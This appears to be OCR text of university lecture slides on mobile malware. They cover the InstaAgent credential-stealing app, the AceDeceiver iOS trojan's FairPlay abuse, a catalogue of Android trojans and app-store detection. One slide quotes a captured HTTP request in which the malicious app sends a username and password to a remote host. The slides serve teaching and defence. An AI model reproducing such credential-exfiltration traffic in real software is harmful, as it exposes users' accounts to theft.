Mobile Malware


John Mitchell

Acknowledgments: Lecture slides are from the Computer Security course thought by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

Malware Trends



Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

By AppleInsider Staff
Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[redacted]&password=[redacted]
```

ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: Claud Xiao on March 16, 2016 5:00 AM


FILED IN: Unit 42
TAGGED: AceDeceiver, FairPlay, OS X, Trojan, ZergHelper

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.


AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also

Based on FairPlay vulnerability




- Requires malware on user PC, installation of malicious app in App Store
- Continues to work after app removed from store
- Silently installs app on phone

Android malware 2015



61%

CYREN noted a 61% increase in the amount of mobile malware targeting Android devices.



CYREN

Current Android Malware

Description

AccuTrack
This application turns an Android smartphone into a GPS tracker.

Ackposts
This Trojan steals contact information from the compromised device and uploads them to a remote server.

Acnetdoor
This Trojan opens a backdoor on the infected device and sends the IP address to a remote server.

Adsms
This is a Trojan which is allowed to send SMS messages. The distribution channel ... is through a SMS message containing the download link.


Airpush/StopSMS
Airpush is a very aggresive Ad-Network.

...

BankBot
This malware tries to steal users' confidential information and money from bank and mobile accounts associated with infected devices.

http://forensics.spreitzenbarth.de/android-malware/

Trends 2014-15



Android free antivirus apps …

1. Comodo Security & Antivirus
2. CM Security Antivirus AppLock
3. 360 Security - Antivirus Boost
4. Sophos Free Antivirus and Security
5. Malwarebytes Anti-Malware
6. Bitdefender Antivirus Free

http://www.androidcentral.com/top-free-antivirus-apps-android

Android malware example





Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194100/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013

Install malicious “conference app”



WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented

Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194100/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013

Malware behavior triggered by C&C server (Chuli)





Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194100/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013

Outline

- Mobile malware
- ➡ Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

STAMP Admission System


Static Analysis
More behaviors, fewer details



Dynamic Analysis
